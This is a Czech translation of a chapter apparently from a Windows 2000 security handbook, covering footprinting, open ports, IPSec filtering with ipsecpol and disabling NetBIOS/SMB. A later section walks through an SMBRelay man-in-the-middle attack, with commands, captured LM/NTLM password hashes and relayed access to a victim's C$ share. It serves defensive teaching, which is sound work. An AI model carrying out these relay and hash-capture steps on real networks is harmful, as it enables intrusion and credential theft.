Pro ty, kteří mají zájem o podrobný rozbor bezpečnostní architektury systému Windows 2000 z pohledu hackera, o nová opatření posilující bezpečnost, detailnější výklad týkající se zranitelných míst z hlediska bezpečnosti a způsobů jejich odstranění v systému Windows 2000 - včetně nejnovějších zneužití IIS, SQL a TermServ - doporučujeme *Hacking Exposed Windows 2000* (Osborne/McGraw-Hill, 2001).

### Poznámka

Dále představíme některé z mnoha nových nástrojů pro bezpečné konfigurace obsažené ve Windows 2000. Tato nová funkčnost pomůže správcům vypořádat se s mnoha zranitelnými místy, která si probereme.

## STOPOVÁNÍ

Jak jsme viděli v kapitole 1, většina útočníků začne se shromažďováním co největšího počtu informací, aniž by se dotkli cílových serverů. Základním zdrojem informací je doménový systém jmen (DNS), což je standardní internetový protokol, který IP adresám stanic přiřazuje srozumitelná jména, jako například [www.hackingexposed.com](http://www.hackingexposed.com).



## Přenosy zón DNS

Rozšířenost	5
Složitost	9
Dopad	2
Celkové riziko	5

Vzhledem k tomu, že prostor jmen Active Directory ve Windows 2000 vychází z DNS, Microsoft zcela aktualizoval serverovou implementaci DNS pro Windows 2000 tak, aby si systémy AD a DNS navzájem vyhovovaly. Jedná se tak o základní zdroj při stopování a nezklame, protože standardně poskytuje přenosy zón k libovolné vzdálené stanici. Podrobnější informace najdete v kapitole 3.



## Zakázaní přenosů zón

Naštěstí implementace DNS pro Windows 2000 také umožňuje snadné omezení přenosu zón, jak jsme popsali v kapitole 3.

## SKENOVÁNÍ

Windows 2000 naslouchá na řadě portů, mnohé z nichž jsou oproti NT4 nové. Tabulka 6-1 uvádí seznam vybraných portů naslouchajících na standardní instalaci řadiče domény (DC) ve Windows 2000. Každá z těchto služeb je potenciálním vstupním bodem do systému.

### Tip

Seznam čísel portů TCP a UDP používaných službami a programy Microsoft je k dispozici ve Windows 2000 Resource Kitu, který můžete najít na:  
<http://www.microsoft.com/windows2000/library/resources/reskit/samplechapters/default.asp>.

Port	Služba
TCP 25	SMTP
TCP 21	FTP
TCP/UDP 53	DNS
TCP 80	WWW
TCP/UDP 88	Kerberos
TCP 135	mapování RPC/DCE Endpoint
UDP 137	NetBIOS Name Service
UDP 138	NetBIOS Datagram Service
TCP 139	NetBIOS Session Service

TCP/UDP 389	LDAP
TCP 443	HTTP nad SSL/TLS
TCP/UDP 445	Microsoft SMB/CIFS
TCP/UDP 464	Kerberos kpasswd
UDP 500	Internet Key Exchange, IKE (IPSec)
TCP 593	mapování HTTP RPC
TCP 636	LDAP nad SSL/TLS
TCP 3268	AD Global Catalog
TCP 3269	AD Global Catalog nad SSL
TCP 3389	Windows Terminál Server

Tabulka 6 - 1 . Vybrané porty, které naslouchají na řadiči domény (výchozí instalace) ve Windows 2000

## Protiopatření: Zakázání služeb a blokování portů

Nejlepším způsobem, jak zastavit útočníky všeho druhu, je blokování přístupu k těmto službám, ať už na úrovni sítě nebo stanice.

Zařízení k ovládání přístupu do oblasti sítě (přepínače, směrovače, firewally atd.) by měla být nakonfigurována tak, aby znemožnila pokusy o vnější připojení ke všem portům z uvedeného seznamu, které nelze vypnout (jako vždy, typický způsob, jak to udělat, je všem stanicím odmítat všechny protokoly a pak selektivně dovolit jenom ty služby a stanice, které je vyžadují). Samozřejmě uděláte jasné výjimky, jako povolení portu 80 nebo 443 směrem dovnitř k webovým serverům, které to vyžadují. Zvláště na řadiči domény by žádný z těchto portů neměl být přístupný vně oblasti sítě a pouze hrstka by měla být přístupná důvěryhodným vnitřním podsítím. Zde jsou dva důvody proč:

- V kapitole 3 jsme si ukázali, jak se uživatelé mohou připojit k LDAP (TCP 389) a portům Global Catalog (TCP 3268) a získávat údaje o serveru.
- V kapitole 3 jsme ukázali, že port TCP 139 NetBIOS Session Service je jeden z největších zdrojů úniku informací a možného odhalení na NT. Většina ze zneužití, která jsme popsali v kapitole 5, funguje výlučně nad připojením NetBIOS. Rovněž údaje o Windows 2000 lze získat na portu TCP 445 podobným způsobem.

### Poznámka

Určitě si nezapomeňte přečíst část „Zakázání NetBIOS/SMB ve Windows 2000“ dále v této kapitole.

Není také špatné chránit porty, které naslouchají na samotných jednotlivých stanicích. Víceúrovňová obrana znamená dělat všechno proto, aby každý útok musel překonat několik postupně obtížnějších překážek. Klasickou radou v tomto případě bude vypnout všechny služby, které nejsou třeba, spuštěním services.msc a zakázání služeb, které nejsou nezbytné. Zvláště buděte opatrní u řadiče domény ve Windows 2000. Když se Server nebo Advanced Server povyšuje na řadič domény s pomocí dcpromo.exe, dojde k nainstalování serveru Active Directory, DNS a DHCP a otevření dalších portů. Řadiče domén jsou korunními klenoty sítě a měly by být uváděny do provozu opatrně. Jako základ pro většinu služeb u aplikací, souborů a tiskáren používejte nedoménové řadiče. Minimalismus je vždy první zásada bezpečnosti.

Chcete-li omezit přístup k portům na straně stanice, je stále k dispozici starý, spolehlivý pomocník TCP/IP Filters, a to pod Network and Dial-up Connections (Síťová a telefonická připojení) / Properties (Vlastnosti odpovídajícího připojení) / Internet Protocol (TCP/IP) Properties (Protokol sítě Internet / Vlastnosti) / Advanced (Upřesnit) / Options tab (Možnosti) / TCP/IP filtering properties (Filtrování protokolu TCP/IP / Vlastnosti). Zůstávají však i stejné staré známé nevýhody. Filtrování TCP/IP se uplatňuje monolithicky na všechny adaptéry. Zablokuje dokonce příchozí data jinak oprávněného odchozího spojení (což může systému dokonce zabránit v jednoduchém prohlížení webu). Navíc je nutné restartovat, aby se změny uskutečnily.

### Pozor

Naše testování Windows 2000 naznačuje, že filtrování TCP/IP neblokuje ICMP dotazy a odezvy (protokol č. 1), i když jsou jedinými povolenými protokoly TCP (protokol č. 6) a UDP (protokol č. 17).

### Filtry IPSec

Pro provádění filtrování portů na stanicích je lépe používat filtry IPSec. Tyto filtry jsou vedlejším přínosem nové podpory Windows 2000 pro IPSec a byly s úspěchem použity týmy, které navrhly sítě Windows2000test.com a OpenHack. Filtry IPSec zpracovávají pakety v síťovém zásobníku velmi brzy a pakety obdržené na rozhraní jednoduše odhadí, jestliže nesplňují charakteristiky filtru. Narozdíl od TCP/IP Filters lze filtry IPSec používat u jednotlivých rozhraní a ty pak správně blokují i protokol ICMP (i když nejsou dost dokonalé na to, aby blokovaly jednotlivé podtypy protokolu ICMP jako požadavek odezvy (ICMP echo), odpověď na odezvu (ICMP echo replay), žádost o časovou známkou atd.). Filtry IPSec nevyžadují restartování, aby došlo k nabytí jejich účinku (ačkoli změna pravidel filtru rozpojí stávající spojení IPSec). Primárně se jedná o řešení na úrovni serveru a ne o osobní firewall pro pracovní stanice, protože budou blokovat příchozí data i jinak oprávněného odchozího spojení (pokud všechny porty s vysokými čísly nemají povolení k průchodu), právě tak jako to dělají TCP/IP Filters.

Filtry IPSec můžeme vytvořit za pomocí apletu Administrativě Tools (Nástroje pro správu) / Local Security Policy (Místní zásady zabezpečení) - příkaz secpol.msc. V grafickém uživatelském rozhraní klepněte pravým tlačítkem na uzel IPSec Policies On Local Machine (Zásady zabezpečení protokolu IP - Místní počítač) v levém podokně a pak vyberte Manage IP Filter Lists And Filter Actions (Spravovat seznam filtrů a akcí filtrů).

Ve skutečnosti dáváme pro spravování filtrů IPSec přednost utilitě příkazového řádku ipsecpol.exe. Umožňuje psaní skriptů a domníváme se, že se používá snadněji než utilita s mnoha okénky a matoucí grafickou správou zásad IPSec. Ipsecpol.exe je k dispozici přes Windows 2000 Resource Kit a s Windows 2000 Internet Server Security Configuration Tool z <http://www.microsoft.com/technet/security/tools.asp>. Následující příkazy ipsecpol ponechávají na stanici přístupný pouze port 80:

```
ipsecpol \\computername -w REG -p "Web" -o
ipsecpol \\computername -x -w REG -p "Web" -r "BlockAll" -n BLOCK -f 0+*
ipsecpol \\computername -x -w REG -p "Web" -r "OkHTTP" -n PASS -f 0:80+*:TCP
```

Poslední dva příkazy vytvoří zásadu IPSec nazvanou „Web“, která obsahuje dvě pravidla filtru. Jedno se nazývá „BlockAll“ a blokuje všechny protokoly do a ze stanice a všech ostatních stanic. Druhé se nazývá „OkHTTP“ a dovoluje provoz na portu 80 do a z této stanice a všech ostatních stanic. Jestliže chcete povolit použití programu ping, resp. obecně protokolu ICMP (což vám, pokud to není absolutně nezbytné, silně nedoporučujeme), můžete toto pravidlo přidat k zásadám „Web“:

```
ipsecpol \\computername -x -w REG -p "Web" -r "OKICMP" -ti PASS -f 0+: : ICMP
```

Tento příklad udává zásady pro všechny adresy, ale mohli byste snadno specifikovat jedinou IP adresu s pomocí volby -f (viz tabulka 6-2), tj. abyste účinky soustředili jen na jedno rozhraní. Skenování portů proti systému nakonfigurovanému s pomocí předcházejícího příkladu ukazují pouze port 80 jako otevřený. Když je zásada deaktivována, všechny porty se znova stanou přístupné.

Popis jednotlivých argumentů použitých v předchozím příkladu najdete v tabulce 6-2 (pro úplný popis funkčnosti ipsecpol spusťte příkaz ipsecpol -?, ze kterého tabulka vychází).

- w REG	Nastavuje i psecpol do statického módu, tj. zapisuje zásady na specifikované místo (v příkladu ke standardnímu dynamickému módu, který zůstává v činnosti pouze tehdy, když je služba Policy Agent spuštěna; znamená to, že restartování zásadu odstraní). Parametr REG specifikuje, že zásady se mají zapsat do registru, a je vhodný pro samostatné webové servery (další volba DS zapisuje do adresáče).
- p	Specifikuje libovolné jméno zásady (v našem příkladu Web). Jestliže zásady s tímto jménem už existují, bude k nim toto pravidlo připojeno. Například ve třetím řádku se pravidlo OkHTTP přidá k zásadám Web.
- r	Specifikuje libovolné jméno pro pravidlo, které má nahradit libovolné existující pravidlo se stejným jménem a v rámci téhoto zásad.
- n	Při statickém módu může možnost NegotiationPolicyList specifikovat tři položky: BLOCK, PASS a INPASS (popsané dále).
BLOCK	Ignoruje zbytek zásad v NegotiationPolicyList a obstarává veškeré blokování filtrů nebo filtry odloží. Je to totéž jako volba přepínače Block v grafickém uživatelském rozhraní pro správu IPSec.
PASS	Ignoruje zbytek zásad v NegotiationPolicyList a všechny filtry musí těmito filtry projít. Je to totéž jako volba přepínače Permit v grafickém uživatelském rozhraní.
INPASS	Je to stejně jako zaškrnutí polička Allow Unsecured Communication, But Always Respond Using IPSEC v uživatelském rozhraní.
- f FilterList	Kde FilterList je jeden nebo více mezerami oddělených pravidel filtru nazvaném <b>filterspec</b> : A.B.C.D/maska :port=A. B. C.D/maska: port :IPprotokol, kde zdrojová adresa je vždy nalevo od „=” a cílová adresa je vždy napravo. Jestliže „=” nahradíte „+”, vytvoří se dva zrcadlové filtry, vždy jeden pro každý směr. Maska a port jsou volitelné. Jsou-li vynechány, pro filtr se použije „libovolný” port a maska 255.255.255.255. Výraz A.B.C.D/maska můžete nahradit tímto: 0 k indikaci adres(y) lokálního systému, * k indikaci libovolné adresy, jméno v DNS (Poznámka: rezoluce na více adres se ignorují.). IP protokol (například „ICMP”) je volitelný; jestliže se vynechá, bude se předpokládat „libovolný” protokol IP. Jestliže protokol IP indikujete, port nebo „::” jej musí předcházet.
- x	(VOLITELNÉ) Nastavuje zásady aktivní v registru LOCAL (všimněte si, že toto používáme, když specifikujeme naše pravidlo v ukázce, abychom zásady Web aktivizovali; zdá se, že tato volba funguje jen tehdy, jestliže se uplatní při vytváření prvního filtru zásad).
- y	(VOLITELNÉ) Nastavuje zásady v registru neaktivní.
- o	(VOLITELNÉ) Vymaže zásady specifikované volbou -p. (Poznámka: Vymaže všechny aspekty specifikovaných zásad; nepoužívejte tuto volbu, jestliže máte jiné zásady, které ukazují na objekty v téhoto zásadách.)

Tabulka 6-2. Parametry ipsecpol používané k filtrování provozu na stanici Windows 2000

Měli bychom poznamenat, že IPSec filtry nebudou při výchozím nastavení blokovat multicast provoz, broadcast provoz, provoz protokolu QoS RSVP, port 500 (UDP) protokolu Internet Key Exchange (IKE) nebo port 88 protokolu Kerberos (TCP/UDP) (viz <http://support.microsoft.com/support/kb/articles/Q253/1/69.asp>, kde najdete více informací o tom, jaký mají tyto služby vztah k IPSecu v systému Windows 2000). Service Pack 1 obsahuje nové nastavení registru, které vám umožnuje zakázat porty Kerberos, a to vypnutím pravidla pro IPSec, které vyjímá příslušné porty:

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt
```

Type:	DWORD
Max:	1
Min:	0
Default:	0

Pouze protokoly provozu IKE, multicast a broadcast zůstávají vyjmutý a nejsou ovlivněny tímto nastavením registru. Provoz protokolu Kerberos a protokolu RSVP není už standardně vyjmut v případě, že je tato hodnota registru nastavena na 1.

### Poznámka

Díky Michaelu Howardovi a Williamu Dixonovi od firmy Microsoft za tipy k IPSecu.

Vzhledem k robustní syntaxi příkazového řádku může být ipsecpol vybírávý. Z dříve uvedeného příkladu by se mohlo zdát, že seznam filtrů je analyzován shora dolů (přepokládáme-li, že je každý nový filtr zapsán nástrojem i psecpol na vršek seznamu). Jednoduchá změna pořadí, ve kterém se pravidla uplatnila s pomocí i psecpol, může mít za následek neadekvátní filtrování, což může být nepříjemná záležitost. Také se zdá, že neexistuje způsob, jak specifikovat rozsah portů ve zdroji nebo cíli v syntaxi filterspec. Proto i když jsou filtry IPSec výrazným zlepšením oproti filtrování TCP/IP, zacházejte s nimi opatrně, abyste si jenom nemysleli, že blokujete nezbytné porty. Dále si uvedeme několik dalších tipů, které jsme shromázdili během rozsáhlého testování i psecpol.

- Jestliže chcete odstranit zásady, někdy pomůže, když s pomocí volby -y zakážete zásady před nebo po jejich vymazání volbou -o. Zažili jsme situaci, kdy dokonce vymazané zásady zůstaly v činnosti, dokud nebyly zakázány.
- Když provádíte změny zásad, používejte *vylučně* nástroj příkazového řádku ipsecpol nebo jen GUI. Když jsme vytvářeli zásady s pomocí nástroje ipsecpol a pak jsme je editovali přes GUI, došlo ke kolizím a zanechalo to kritické mezery v ochraně.
- Ujistěte se, že jste vymazali nepoužívaná pravidla filtrů, takže nemohou způsobit konflikty. Jedná se o oblast, ve které GUI září - získávání informací o existujících filtroch a zásadách.

## ZÍSKÁVÁNÍ UŽITEČNÝCH INFORMACÍ

V kapitole 3 jsme si předvedli, jak se systém NT4 může stát „přátelský“, když jej aktivně ponouknete, aby odhalil informace jako uživatelská jména, sdílení souborů a podobně. Viděli jsme, jak služba NetBIOS tato data vydá anonymnímu uživateli během obávané prázdné relace. Také jsme viděli, jak Active Directory odhalí jisté informace neautentizovaným útočníkům. Nebudeme zde znova popisovat tyto útoky, ale všimneme si, že Windows 2000 poskytuje některé nové způsoby, jak se dotknout problému NetBIOSu a SMB. Nebo snad ne?


Schopnost fungovat přirozeně, bez spoléhání na NetBIOS, může být jednou z nejvýznamnějších změn implementovaných do Windows 2000. Jak jsme popsali v kapitole 3, NetBIOS nad TCP/IP lze zakázat s pomocí Properties vhodného Network & Dial-up Connection (vlastnosti vhodné položky z okna „Síťová a telefonická připojení“) / Properties of Internet Protocol (TCP/IP) - Vlastnosti „Protokol sítě Internet (TCP/IP)“ / Advanced button (tlačítko Upřesnit) / WINS tab (záložka WINS) / Disable NetBIOS Over TCP/IP (Zakázat rozhraní NetBIOS nad protokolem TCP/IP).

Co si však mnozí neuvědomí, je, že ačkoli přenosy NetBIOS lze tímto způsobem zakázat, Windows 2000 stále používají SMB nad TCP (port 445) pro sdílení souborů ve Windows (viz tabulka 6-1).

A v tom spočívá nečistý trik, který Microsoft hraje s nevinnými uživateli, kteří se domnívají, že zakázání NetBIOS nad TCP/IP (přes LAN Connection Properties, karta WINS) vyřeší jejich problémy se získáváním informací během prázdné relace. Bohužel tomu tak není. Zakázání NetBIOS nad TCP/IP způsobí, že port TCP 139 už nebude otevřen, ale nebude tomu tak u portu 445. Vypadá to tak, že to řeší problém prázdné relace, protože útočníci z dob před Service Packem 6a se nemohou připojit k portu 445 a vytvořit prázdnou relaci. Ale klienti z dob po SP6a a klienti Windows 2000 se k tomuto portu připojit mohou. A mohou také provádět všechny ty špatnosti jako získávání informací o uživatelích, spustit user2sid/sid2user atd. Jejich podrobný popis najdete v kapitole 3- Nenechte se ukolébat povrchními změnami uživatelského rozhraní!

## Zakázání NetBIOS/SMB ve Windows 2000

Naštěstí, podobně jako lze pod NT4 zakázat port 139, je možné zakázat dokonce i port 445. Znamená to hloubkový průzkum vazeb pro specifický adaptér. Nejdřív musíte najít kartu vazeb i přesto, že byla odsunuta na místo, kam se nikdo nikdy nepodívá (další frustrující přesun na konto uživatelského rozhraní). Nyní je k dispozici po otevření apletu Network and Dial-up Connections a zvolení Advanced / Advanced Settings, jak ukazuje následující ilustrace.




Po vyloučení File And Printer Sharing For Microsoft Networks se nad porty 139 a 445 zakážou prázdné relace (pochopitelně spolu se sdílením souborů a tiskáren). Prohlédněte si obrázek 6-1. Tato změna nevyžaduje žádné restartování, aby začala platit (Microsoft by měl být konečně pochválen za to, že povolil mnoho změn síťových parametrů, jakou je i tato, aniž by bylo nutné restartování). Toto je stále nejlepší způsob, jak nakonfigurovat vnější rozhraní na serverech připojených k Internetu.

### Poznámka

Port TCP 139 se bude stále během skenování portů objevovat, dokonce i poté, co se provede výše uvedené nastavení. Port však už nebude poskytovat informace, které se vztahují k NetBIOS.

Nezapomínejte, že k omezení přístupu na NetBIOS nebo SMB lze použít filtry IPSec.



Obrázek 6-1. Zákaz sdílení souborů a tiskáren NetBIOS a SMB/CIFS (zablokováním nulových připojeno v okně Advanced Settings - nastavení Network and Dial-up Connections

## RestrictAnonymous a Windows 2000

V kapitole 3 jsme viděli, jak lze nastavení registru `RestrictAnonymous` využít k tomu, aby se zablokovalo získávání citlivých informací prostřednictvím prázdných relací. Pod Windows 2000 se `RestrictAnonymous` konfiguruje v Security Policy / Local Policies / Security Options.

V kapitole 3 jsme se také seznámili s tím, jak je možné `RestrictAnonymous` obejít. V systému Windows 2000 je novinkou to, že `Restrict Anonymous` může mít přísnější nastavení, které bude zcela blokovat prázdné relace. Nastavení „`No Access Without Explicit Anonymous Permission`“ odpovídá v registru Windows 2000 nastavení `RestrictAnonymous = 2`.

Nastavení `RestrictAnonymous = 2` může vyvolat problémy související s konektivitou Windows. Podívejte se na článek Q246261 na <http://search.support.microsoft.com>, kde najdete více informací.

## PRŮNIK

Při výchozí konfiguraci jsou Windows 2000 zranitelné stejnými vzdálenými útoky jako NT4, což si dále podrobně probereme.

## Hádání hesel NetBIOS-SMB

Nástroje jako SMBGrind, které jsme probírali v kapitole 5, jsou při hádání sdílených hesel na systémech Windows 2000 stále užitečné. Jak jsme viděli, pokud je NetBIOS nebo SMB/CIFS povolen a klient útočníka je schopen se SMB hovořit, zůstává hádání hesel největší hrozbou systémů Windows 2000.

445 zakázat, ponechává port TCP 139 nedotčený, je nejlepším způsobem, jak zablokovat port 445, využití IPSec fitru, což jsme již popsali dříve v této části.

Následující příklady ilustrují, jak SMBRelay běží na hostiteli systému Windows 2000, přičemž se předpokládá, že port TCP 139 byl zakázán a port 445 byl pomocí IPSec filtrován.

V příkladu uvádíme, jak dojde ke spuštění SMBRelay v systému Windows 2000 za předpokladu, že se pro místní naslouchání a přenosovou adresu bude používat index rozhraní 2 a dále že nebezpečný server bude naslouchat na existující IP adresu pro toto rozhraní.

```
C:\smbrelay /IL 2 /IR 2
SMBRelay v0.992 - TCP (NetBT) level man-in-the-middle relay attack
Copyright 2001: Sir Dystic, Cult of the Dead Cow
Send complaints, ideas and donations to sirdystic@cultdeadcow.com
Using relay adapter index 2: 3Com EtherLink PCI
Bound to port 139 on address 192.168.234.34
```

Následně SMBRelay začne dostávat příchozí vyjednávání relací SMB. Když klient-oběť úspěšně vyjedná SMB relaci, zde je výsledek toho, co SMBRelay udělá:

```
Connection from 192.168.234.44:1526
Request type: Session Request 72 bytes
Source name: CAESARS      <00>
Target name: *SMBSERVER    <20>
Setting target name to source name and source name to 'CD4EVER'...
Response: Positive Session Response 4 bytes
Request type: Session Message 137 bytes
SMB_COM_NEGOTIATE
Response: Session Message 119 bytes
Challenge (8 bytes)> 952B499767C1D123
Request type: Session Message 298 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password: 4050C79D024AE0F391DF9A8A5BD5F3AE5E8024C5B9489BF6
Case sensitive password: 544FEA21F61D8E854F4C3B4ADF6FA6A5D85F9CEBAB966EEB
Username: "Administrator"
Domain: "CAESARS-TS"
OS: "Windows 2000 2195"
Lanman type: "Windows 2000 5.0"
? ?: ""
Response: Session Message 156 bytes
OS: "Windows 5.0"
Lanman type: "Windows 2000 LAN Manager"
Domain: "CAESARS-TS"
Password hash written to disk
Connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.168.234.44
```

Jak můžete vidět, došlo k zachycení jak hesel LM („Case insensitive“), tak i hesel NTLM („Case sensitive“) a jejich zapsání do souboru hashes.txt v aktuálním adresáři, ve kterém program právě pracuje. Tento soubor je možné importovat do LOPHCracku 2.5x a rozluštít.

### Poznámka

Vzhledem k rozdílům mezi formáty souborů LOPHCrack 3 a LOPHCrack 2.52 není možné hash zachycené serverem SMBRelay importovat do LC3 přímo.

Co je ještě horší, nyní je umožněn přístup systému útočníka ke klientskému počítači jednoduše přes přenosovou adresu, jejíž výchozí hodnota je 192.1.1.1. Zde uvádíme, jak to bude vypadat:

```
C:\> net use * \\192.168.1.1 .1\c$  
Drive E: is now connected to \\192.168.234.252\c$  
The command completed successfully  
C:\> dir e:  
Volume in drive E has no label.  
Volume serial number is 44F0-BFDD  
Directory of E:\  
12/02/2000 10:51p <DIR> Documents and Settings  
12/02/2000 10:08p <DIR> Inetpub  
05/25/2001 03:47a <DIR> Program Files  
05/25/2001 03:47a <DIR> WINNT  
 0 File(s) 0 bytes  
 4 Dir(s) 44,405,624,832 bytes free
```

U klientského systému Windows, který se v předcházejícím příkladě nevědomky připojil k serveru SMBRelay, je možné pozorovat následující chování. Nejdříve se zdá, že původní příkaz net use selhal, protože je hlášena systémová chyba 64. Spuštění net use bude indikovat, že žádné jednotky se nepřipojily. Odhalí však, že došlo k nevědomému připojení k falešnému jménu počítače (CDC4EVER, což SMBRelay nastavuje jako výchozí hodnotu, pokud nedošlo ke změně jména pomocí parametru /S jméno):

```
C:\client> net use \\192.168.234.34\ipc$ * /u:Administrator  
Type the password for \\192.168.234.34\ipc$:  
System error 64 has occurred.  
The specified network name is no longer available.  
C:\client> net use  
New connections will not be remembered.  
There are no entries in the list.  
C:\client> net session  
Computer User name Client Type  
Opens Idle time  
  
WCDC4EVER ADMINISTRATOR Owned by cDc 0  
00:00:27
```

Při používání SMBRelay se často vynořují problémy. Jakmile jednou došlo z dané IP adresy oběti k pokusu o připojení a to selže, všechny další pokusy z této adresy budou tuto chybu generovat. (Je to v souladu s návrhem programu, jak se uvádí v souboru readme.) S tímto problémem se můžete také setkat, i když je počáteční vyjednávání úspěšné, ale vy obdržíte zprávu podobnou „Login failure code: 0xCOOOOO6“. Restartováním SMBRelay tyto problémy zmírníte. (Stačí stisknout CTRL-C, čímž program za-

stavíte.) Navíc můžete vidět podvržená spojení z adaptéra Loopback (169-254.9.119) - z hlediska bezpečnosti je možné je ignorovat.

Nezapomínejte, že je také možné používat přesměrování ARP a nakažení mezipaměti DNS, čímž dojde k přesměrování klientského provozu na nebezpečný server; viz kapitola 10.



## Opatření proti SMB přesměrování

Teoreticky se budete SMBRelay bránit jen obtížně. Protože o sobě prohlašuje, že může vyjednat všechny různé dialekty autentizací LM/NTLM, měl by být schopen zachytit libovolnou autentizaci, která je k němu přesměrována.

S útoky typu „muž uprostřed“ (MITM) je možné bojovat pomocí digitálně podepisované SMB komunikace (probereme dále), ale to neodvrátí útoky falešného serveru, protože SMBRelay může s klienty-oběťmi docházet k nižší bezpečnosti kanálu pro vyjednávání.



## Útoky SMB typu „muž uprostřed“

Rozšířenost	<b>2</b>
Složitost	<b>2</b>
Dopad	<b>8</b>
Celkové riziko	<b>4</b>

Útoky SMB typu „muž uprostřed“ byly hlavním důvodem, proč kolem SMBRelay vznikl takový zájem. Ačkoliv pojetí útoků SMB MITM bylo v době zveřejnění SMBRelay docela zastaralé, jednalo se o první široce rozšířený nástroj, který útok automatizuje.


Na obrázku 6-2 se můžete seznámit s příkladem nastavení útoku MITM se SMBRelay. Útočník v tomto příkladu nastaví falešný server na 192.168.234.251 (s NetBIOS zakázaným nad TCP, jedná se o skutečnou adresu počítače MITM útočníka), přenosová adresa je 192.168.234.252 pomocí /R a adresa cílového serveru je 192.168.234.35 s /T:

```
C:\> smbrelay /IL 2 /IR 2 /R 192.168.234.252 /T 192.168.234.34
```

```
Bound to port 139 on address 192.168.234.251
```

Klient-oběť, 192.168.234.220, se pak připojí k falešné adrese serveru, přičemž má za to, že hovoří s cílem:

```
Connection from 192.168.234.220:1043
Request type: Session Request 72 bytes
Source name: GW2KNT4      <00>
Target name: *SMBSERVER    <20>
Setting target name to source name and source name to 'CD4EVER'...
Response: Positive Session Response 4 bytes
Request type: Session Message 174 bytes
SMB_COM_NEGOTIATE
Response: Session Message 95 bytes
Challenge (8 bytes)> 1DEDB6BF7973DD06
```



Security signatures required by server \*\*\* THIS MAY NOT WORK!

Disabling security signatures

Povšimněte si, že cílový server byl nakonfigurován tak, aby vyžadoval digitálně podepsovanou SMB komunikaci, a SMBRelay se pokouší podpisy zakázat.

```

Request type: Session Message 286 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password: DF43F384EFDDC34E809ABE2936AB23E25B3A3F29ED3492BE
Case sensitive password: 78AEBF34E39F23A347BBA2872E45Ab#95DE3F2E45D2A35BC
Username: "Administrator"
Domain: "NT4DOM"
OS: "Windows NT 1381"
Lanman type: ""
???: "Windows NT 4.0"
Response: Session Message 144 bytes
OS: "Windows NT 4.0"
Lanman type: "NT LAN Manager 4.0"
Domain: "NT4DOM"
Password hash written to disk
Connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.168.234.252
relaying for host GW2KNT4 192.168.234.220

```

Tedž se útočník úspěšně vsunul do SMB proudu mezi klienta-oběť a cílový server a z komunikace výzva/odpověď si odvodil LM a NTLM haše klienta. Připojením k přenosové adrese dojde k získání přístupu ke zdrojům cílového serveru. Například zde uvádíme samostatný útok, při kterém se sdílená položka C\$ připojí na přenosovou adresu:

```
D:\> net use * \\192.168.234.252\c$  
Drive G: is now connected to \\gw2knt4\c$.  
The command completed successfully.
```

Takto vypadá na konzole SMBRelay serveru připojení ze systému útočníka (192.168.234.50):

```
*** Relay connection for target GW2KNT4 received from 192.168.234.50:1044  
*** Sent positive session response for relay target GW2KNT4  
*** Sent dialect selection response (7) for target GW2KNT4  
*** Sent SMB Session setup response for relay to GW2KNT4
```

SMBRelay může být nevýzpytatelný a výsledky nejsou vždy tak čisté, ale je-li úspěšně implementován, bude se určitě jednat o zničující útok. Při útoku typu MITM dojde k získání úplného přístupu ke zdrojům cílového serveru, aniž by ve skutečnosti někdo jenom hnul prstem.

